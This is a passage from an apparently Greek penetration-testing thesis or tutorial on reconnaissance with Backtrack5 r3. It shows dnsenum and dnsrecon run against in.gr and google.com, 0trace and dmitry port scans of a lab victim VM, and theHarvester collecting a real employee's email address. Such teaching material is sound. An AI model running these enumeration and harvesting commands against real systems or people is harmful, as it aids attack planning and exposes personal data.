
Εικόνα 16: Αποθήκευση ανευρεθέντων αρχείων

Παρατηρούμε ότι βρέθηκαν 2 αρχεία .doc από τον δικτυακό τόπο in.gr. Αυτό που πετύχαμε είναι να αντλήσουμε πληροφορίες (αριθμός χρηστών, αρχεία .doc,software που χρησιμοποιήθηκε) από τον ανωτέρω δικτυακό τόπο χωρίς να μπούμε στην διαδικασία να τον επισκεφτούμε κατεβάζοντάς τα ταυτόχρονα στο path που επιθυμούσαμε.

• DNS

Άλλη μια κατηγορία εργαλείων που αντλούν πληροφορίες ασχολούνται με το Domain Name System. Συγκεκριμένα το *dnswalk* μπορεί να χρησιμοποιηθεί για να μάθουμε πληροφορίες για τον πλήρη κατάλογο των IP διευθύνσεων και τα αντίστοιχα hostnames που αποθηκεύονται στον στοχευόμενο διακομιστή DNS. Μια ζώνη μεταφοράς DNS είναι ένας μηχανισμός που χρησιμοποιείται για την αναπαραγωγή μιας βάσης

δεδομένων DNS από ένα master DNS διακομιστή σε έναν άλλο διακομιστή DNS, συνήθως ονομάζεται υπηρέτης του διακομιστή DNS. Με τον μηχανισμό αυτό ο κύριος και ο δευτερεύων DNS server της βάσης δεδομένων θα είναι σε συγχρονισμό. Αυτό το χαρακτηριστικό DNS πρωτόκολλο μπορεί να χρησιμοποιηθεί από τη συσκευή δοκιμής διείσδυσης για να συγκεντρώσει πληροφορίες σχετικά με τον τομέα-στόχο. Εκτός από την λειτουργία αυτή (DNS ζώνης μεταφοράς),το dnswalk θα εκτελεί επίσης έναν έλεγχο της βάσης δεδομένων DNS για την εσωτερική συνοχή και την ακρίβεια.



Εικόνα 17: Αποκάλυψη πληροφοριών (dnswalk)

Άλλο ένα εργαλείο που λειτουργεί παρόμοια με το *dnswalk* είναι το *dnsenum*. Έχει την δυνατότητα να παίρνει επιπλέον ονόματα και subdomains που χρησιμοποιούν τη μηχανή αναζήτησης Google. Μαθαίνει τα subdomain ονόματα , το όνομα του διακομιστή, εγγραφές MX, Whois απόδοση και αντίστροφη αναζήτηση για netblocks. Δίνοντας την εντολή : *./dnsenum.pl in.gr*. παίρνουμε τις παρακάτω πληροφορίες σχετικά με τον ιστότοπο που επιθυμούμε.

root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl in.gr.
dnsenum.pl VERSION:1.2.2

----- in.gr. -----

Host's addresses:
_____

in.gr	302	IN	A	194.63.247.154

Name Servers:
_____

ns1.in.gr	99	IN	A	195.97.55.98
ns.dolnet.gr	515	IN	A	194.63.247.134
ns.in.gr	53	IN	A	194.63.247.20

Mail (MX) Servers:
_____

eml4.in.gr	600	IN	A	194.63.247.37
eml2.in.gr	600	IN	A	194.63.247.42
mail.in.gr	468	IN	A	194.63.247.42
mail.in.gr	468	IN	A	194.63.247.41

mail.in.gr	468	IN	A	194.63.247.43
eml3.in.gr	600	IN	A	194.63.247.43
eml1.in.gr	447	IN	A	194.63.247.41

Trying Zone Transfers and getting Bind Versions:

_____

Trying Zone Transfer for in.gr. on ns1.in.gr ...
AXFR record query failed: NOERROR

ns1.in.gr Bind Version: %No Version Is Availiable to YOU!!!!!!

Trying Zone Transfer for in.gr. on ns.dolnet.gr ...
AXFR record query failed: NOERROR

ns.dolnet.gr Bind Version: %No Version Is Availiable to YOU!!!!!!

Trying Zone Transfer for in.gr. on ns.in.gr ...
AXFR record query failed: NOERROR

ns.in.gr Bind Version: %No Version Is Availiable to YOU!!!!!!

brute force file not specified, bay.

Το *dnsrecon* αποτελεί ένα ακόμα εργαλείο διείσδυσης. Ειδικότερα εκτελεί αναγνωρίσεις DNS και προσπαθεί να αποκτήσει όσο το δυνατό περισσότερες πληροφορίες που αφορούν τους DNS servers καθώς και εγγραφές records από βάσεις. Από τις πληροφορίες που μπορεί να συγκεντρώσει μπορεί να αποκαλύψει την υποδομή του δικτύου μιας εταιρείας και χωρίς την ενημέρωση του IDS / IPS. Τα IDS/IPS είναι συστήματα αποτροπής εισβολών (IPS), που είναι επίσης γνωστά και ως συστήματα ανίχνευσης παρείσφρησης και συστημάτων πρόληψης (IDP). Πρόκειται για συσκευές ασφάλειας του δικτύου που παρακολουθούν για οποιαδήποτε κακόβουλη δραστηριότητα. Οι κύριες λειτουργίες των συστημάτων αυτών είναι η πρόληψη εισβολής, ο προσδιορισμός κακόβουλης δραστηριότητας, η καταγραφή πληροφοριών σχετικά με τη δραστηριότητα αυτή και η προσπάθεια να εμποδιστεί ή να σταματήσει η ενέργεια αυτή.

Το *dnsrecon* είναι ένα εργαλείο που αναπτύχθηκε από τον Carlos Perez (είναι γραμμένο σε python) και είναι σχεδιασμένο για να εκτελεί DNS reconnaissance. Οι τύποι των λειτουργιών που εκτελεί περιλαμβάνουν τα ακόλουθα:


Ζώνη μεταφοράς
Η αντίστροφη αναζήτηση
Domain και Host Brute-Force
Πρότυπο Καταμέτρηση Record (μπαλαντέρ, SOA, MX, A, TXT, κλπ.)
Snooping Cache
Ζώνη Περπάτημα
Google αναζήτηση

Δίνοντας από τον τερματικό του Backtrack5 r3 για τον δικτυακό τόπο www.google.com λαμβάνουμε τα ακόλουθα:

root@bt:/pentest/enumeration/dns/dnsrecon# ./dnsrecon.py -d google.com
[*] Performing General Enumeration of Domain: google.com
[-] DNSSEC is not configured for google.com
[*] SOA ns1.google.com 216.239.32.10
[*] NS ns1.google.com 216.239.32.10
[*] NS ns4.google.com 216.239.38.10
[*] NS ns3.google.com 216.239.36.10
[*] NS ns2.google.com 216.239.34.10

[*] MX alt1.aspmx.l.google.com 173.194.70.27
[*] MX aspmx.l.google.com 173.194.78.27
[*] MX alt2.aspmx.l.google.com 173.194.69.26
[*] MX alt3.aspmx.l.google.com 173.194.71.26
[*] MX alt4.aspmx.l.google.com 74.125.25.26
[*] MX alt1.aspmx.l.google.com 2a00:1450:4001:c02::1a
[*] MX aspmx.l.google.com 2a00:1450:400c:c03::1a
[*] MX alt2.aspmx.l.google.com 2a00:1450:4008:c01::1b
[*] MX alt3.aspmx.l.google.com 2a00:1450:4010:c04::1a
[*] MX alt4.aspmx.l.google.com 2607:f8b0:400e:c03::1b
[*] A google.com 173.194.41.169
[*] A google.com 173.194.41.162
[*] A google.com 173.194.41.174
[*] A google.com 173.194.41.160
[*] A google.com 173.194.41.161
[*] A google.com 173.194.41.166
[*] A google.com 173.194.41.168
[*] A google.com 173.194.41.164
[*] A google.com 173.194.41.163
[*] A google.com 173.194.41.165
[*] A google.com 173.194.41.167
[*] AAAA google.com 2a00:1450:4009:809::1009
[*] TXT google.com v=spf1 include:_spf.google.com ip4:216.73.93.70/31 ip4:216.73.93.72/31 ~all
[*] Enumerating SRV Records
[*] SRV _xmpp-server._tcp.google.com alt3.xmpp-server.l.google.com 74.125.135.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt2.xmpp-server.l.google.com 173.194.69.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*] SRV _xmpp-server._tcp.google.com xmpp-server.l.google.com 74.125.132.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt1.xmpp-server.l.google.com 173.194.70.125 5269 0
[*] SRV _jabber._tcp.google.com alt3.xmpp-server.l.google.com 74.125.135.125 5269 0
[*] SRV _jabber._tcp.google.com xmpp-server.l.google.com 74.125.132.125 5269 0
[*] SRV _jabber._tcp.google.com alt1.xmpp-server.l.google.com 173.194.70.125 5269 0
[*] SRV _jabber._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*] SRV _jabber._tcp.google.com alt2.xmpp-server.l.google.com 173.194.69.125 5269 0
[*] SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 74.125.135.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 2404:6800:4001:c01::7d 5222 0
[*] SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 173.194.69.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 2a00:1450:4008:c01::7d 5222 0
[*] SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 173.194.70.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 2a00:1450:4001:c02::7d 5222 0
[*] SRV _xmpp-client._tcp.google.com xmpp.l.google.com 74.125.132.125 5222 0
[*] SRV _xmpp-client._tcp.google.com xmpp.l.google.com 2a00:1450:400c:c06::7d 5222 0
[*] SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 2404:6800:4005:c00::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 74.125.135.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 2404:6800:4001:c01::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 173.194.69.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 2a00:1450:4008:c01::7d 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 74.125.132.125 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 2a00:1450:400c:c06::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 173.194.70.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 2a00:1450:4001:c02::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 2404:6800:4005:c00::7d 5222 0
[*] 30 Records Found

Στο σημείο αυτό να υπενθυμίσουμε ότι για τις ανάγκες των τεχνικών θα χρησιμοποιήσουμε το VMware Workstation που θα τρέχει WinXp Pro σαν υπολογιστή θύμα με IP address 192.168.1.50.




Εικόνα 18: IP συστήματος στόχου

Αντίθετα ο υπολογιστής που θα χρησιμοποιήσουμε για τις ανάγκες τις διείσδυσης έχει ip address 192.168.1.5 και τρέχει λειτουργικό Backtrack5 r3.


• Route

Πληροφορίες για τους δρομολογητές του δικτύου
Το *0trace* είναι ένα εργαλείο που μπορεί να χρησιμοποιηθεί για τον εντοπισμό παθητικά της διαδρομής του δικτύου μεταξύ του δοκιμαστή διείσδυσης και της συσκευής στόχου. Το *0trace* χρησιμοποιεί κοινά πρωτόκολλα όπως HTTP ή SNMP για να φτάσει το τείχος προστασίας, και στη συνέχεια χρησιμοποιεί ένα TTL-based πακέτο. Υπάρχουν πολλοί λόγοι για τους οποίους χρησιμοποιούμε το *0trace* μ' έναν από τους οποίους ότι είναι πιο επιτυχής από ό, τι χρησιμοποιώντας ένα παραδοσιακό traceroute. Στην επιστήμη των υπολογιστών, traceroute σ' ένα δίκτυο υπολογιστών είναι μια εντολή που αποτελεί διαγνωστικό εργαλείο για την εμφάνιση της διαδρομής (path) και μέτρησης των καθυστερήσεων διέλευσης των πακέτων (Internet Protocol - IP) του δικτύου. Το 0trace λειτουργεί με τη δημιουργία ενός ακροατή να περιμένει για μια σύνδεση TCP από τη συσκευή-στόχο ενώ στη συνέχεια εκτελεί μια υπάρχουσα σύνδεση μέσω της traceroute. Με απλά λόγια, το 0trace είναι ένα shell script που είναι σε θέση να λάβει τις πληροφορίες διαδρομής μιας συσκευής δικτύου που προστατεύεται από ένα firewall (επιθεώρηση stateful) ή παρόμοια συσκευή. Χρησιμοποιεί την εντολή tcpdump. Πριν χρησιμοποιήσουμε τη 0trace, θα πρέπει να μάθουμε τη διεύθυνση IP της συσκευής προορισμού (υπολογιστής θύμα). Μπορούμε να χρησιμοποιήσουμε ping για το σκοπό αυτό. Ανοίγουμε ένα πρόγραμμα τερματικού κονσόλας μέσω του Backtrack5 r3 και δίνουμε *ping* (ip υπολογιστή θύμα). Για το παράδειγμα μας είναι η *192.168.1.50*.




Εικόνα 19: Αποστολή πακέτων με ping

Με την αποστολή (4) τεσσάρων πακέτων βλέπουμε ότι ο υπολογιστής θύμα είναι «ζωντανός» και απαντά. Δίνοντας και *traceroute 192.168.1.50* βλέπουμε το όνομα, τον χρόνο και το μέγεθος των πακέτων που λαμβάνονται και αποστέλλονται στον υπολογιστή-θύμα.



Εικόνα 20: Πληροφόρηση χρόνου, μεγέθους πακέτων με traceroute

Από την στιγμή που έχουμε τις πρωταρχικές πληροφορίες σχετικά με τον υπολογιστή θύμα ξεκινάμε το εργαλείο 0trace του Backtrack5 r3 δίνοντας την εντολή *./0trace.sh eth0 192.168.1.50* :



Εικόνα 21: Διαδρομή διασύνδεσης (0trace)

Από το ανωτέρω screenshot παρατηρούμε ότι ο στόχος επιτεύχθηκε σχετικά με την διασύνδεση με τον υπολογιστή θύμα. Σε αντίθεση με την εντολή traceroute η εντολή 0trace παρέχει περισσότερες πληροφορίες σχετικά με την διαδρομή διασύνδεσης (port's-ip's) με τον υπολογιστή θύμα.

Ένα ακόμα εργαλείο πληροφοριών είναι και το *dmitry*. Στόχος του η συλλογή πληροφοριών, η ανακάλυψη ονομάτων και εγγραφών μέσω των ip's, των domain names ή των subdomain's από τον στόχο προορισμού, e-mail's, ανοιχτές κλειστές ή φιλτραρισμένες ηλεκτρονικές πύλες εισόδου στον υπολογιστή θύμα.

Από το Backtrack ανοίγοντας Information Gathering/Network Analysis/Route Analysis/dmitry λαμβάνουμε τα ακόλουθα:

```
root@bt:~# dmitry -winsepfb 192.168.1.50
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:192.168.1.50
HostName:ergasia-0d0bec3

Gathered Inet-whois information for 192.168.1.50
---------------------------------
inetnum:       192.168.0.0 - 192.168.255.255
netname:       IANA-CBLK-RESERVED1
descr:         Class C address space for private internets
descr:         See http://www.ripe.net/db/rfc1918.html for details
country:       EU # Country is really world wide
org:           ORG-IANA1-RIPE
admin-c:       RFC1918-RIPE
tech-c:        RFC1918-RIPE
status:        ALLOCATED UNSPECIFIED
remarks:       Country is really worldwide
remarks:       This network should never be routed outside an enterprise
remarks:       See RFC1918 for further information
mnt-by:        RIPE-NCC-HM-MNT
mnt-lower:     RIPE-NCC-HM-MNT
source:        RIPE # Filtered

organisation:  ORG-IANA1-RIPE
org-name:      Internet Assigned Numbers Authority
org-type:      IANA
address:       see http://www.iana.org
remarks:       The IANA allocates IP addresses and AS number blocks to RIRs
remarks:       see http://www.iana.org/ipaddress/ip-addresses.htm
remarks:       and http://www.iana.org/assignments/as-numbers
admin-c:       IANA1-RIPE
tech-c:        IANA1-RIPE
mnt-ref:       RIPE-NCC-HM-MNT
mnt-by:        RIPE-NCC-HM-MNT
source:        RIPE # Filtered

role:          RFC1918 Role
address:       Singel 258
address:       1016 AB  Amsterdam
address:       The Netherlands
remarks:       trouble:      See http://www.ripe.net/db/rfc1918.html
admin-c:       RFC1918-RIPE
tech-c:        RFC1918-RIPE
nic-hdl:       RFC1918-RIPE
mnt-by:        RFC1918-MNT
source:        RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.60.2 (WHOIS1)

Gathered Inic-whois information for ergasia-0d0bec3
```

```
---------------------------------
Error: Unable to connect - Invalid Host
ERROR: Connection to InicWhois Server rgasia-0d0bec3.whois-servers.net failed
close error

Gathered Netcraft information for ergasia-0d0bec3
---------------------------------

Retrieving Netcraft.com information for ergasia-0d0bec3
Netcraft.com Information gathered

Gathered Subdomain information for ergasia-0d0bec3
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 possible subdomain(s) for host ergasia-0d0bec3, Searched 0 pages containing 0 results

Gathered E-Mail information for ergasia-0d0bec3
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 E-Mail(s) for host ergasia-0d0bec3, Searched 0 pages containing 0 results



Gathered TCP Port information for 192.168.1.50
---------------------------------
 Port                    State

23/tcp                   open
135/tcp                  open
139/tcp                  open
140/tcp                  filtered
141/tcp                  filtered

Portscan Finished: Scanned 150 ports, 144 ports were in state closed

All scans completed, exiting
```

• Search Engines

Στην κατηγορία αυτή και πάλι έχουμε εργαλεία συλλογής πληροφοριών αλλά κυρίως εργαλεία που χρησιμοποιούνται για την αποκάλυψη host, domain, e-mail. Συλλέγει κυρίως πληροφορίες από διάφορες δημόσιες πηγές όπως είναι: • Google, • Bing, • PGP, • Linkedin.
Δίνοντας από τερματικό:

```
root@bt:/pentest/enumeration/theharvester# ./theHarvester.py -d google.com -l 100 -b google
```

λαμβάνουμε:

```
**************************************
*TheHarvester Ver. 2.2                *
*Coded by Christian Martorella        *
*Edge-Security Research               *
*cmartorella@edge-security.com        *
**************************************

[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
```

[+] Emails found:
---
bradfitz@google.com

[+] Hosts found in search engines:

74.125.132.105:www.google.com
173.194.41.162:apis.google.com
173.194.41.164:plusone.google.com
173.194.41.165:plus.google.com
173.194.41.164:maps.google.com
173.194.41.165:play.google.com
173.194.41.162:news.google.com
173.194.41.181:mail.google.com
173.194.41.163:drive.google.com
173.194.41.167:translate.google.com
173.194.41.160:wallet.google.com
173.194.41.166:picasaweb.google.com
74.125.24.84:accounts.google.com
173.194.41.164:images.google.com
173.194.41.161:chrome.google.com
173.194.41.165:video.google.com
173.194.41.174:books.google.com
216.239.34.10:ns2.google.com
216.239.36.10:ns3.google.com
216.239.38.10:ns4.google.com
74.125.138.121:ghs.google.com
173.194.41.167:research.google.com


Έως τώρα για την συλλογή πληροφοριών περιγράψαμε διάφορα εργαλεία που μπορεί να χρησιμοποιηθούν μεμονωμένα. Το μειονέκτημα της χρήσης αυτής με τα ξεχωριστά εργαλεία είναι ότι πρέπει να δουλεύουμε για το κάθε ένα ξεχωριστά. Ένα εργαλείο που έχει ενσωματωμένα πολλά από τα ανωτέρω ονομάζεται Maltego Radium και είναι προεγκατεστημένο εργαλείο του Backtrack. Με βάση αυτό μπορούμε να εξορύξουμε-συλλέξουμε πληροφορίες με ουσιαστικό τρόπο. Συγκεκριμένα μας επιτρέπει να απαριθμήσουμε στο Διαδίκτυο πληροφορίες για τις υποδομές, όπως:

• Τα ονόματα τομέα
• Τα ονόματα DNS
• Πληροφορίες Whois
• Μπλοκ Δικτύων
• IP διευθύνσεις

Μπορεί επίσης να χρησιμοποιηθεί για να συγκεντρώσει πληροφορίες για τους ανθρώπους, όπως:
• Οι εταιρείες και οργανισμοί που σχετίζονται με έναν host
• E-mail διευθύνσεις που σχετίζονται με συγκεκριμένους host
• Ιστοσελίδες που σχετίζονται με συγκεκριμένους host
• Τα κοινωνικά δίκτυα
• Οι αριθμοί τηλεφώνου που σχετίζονται με συγκεκριμένους host

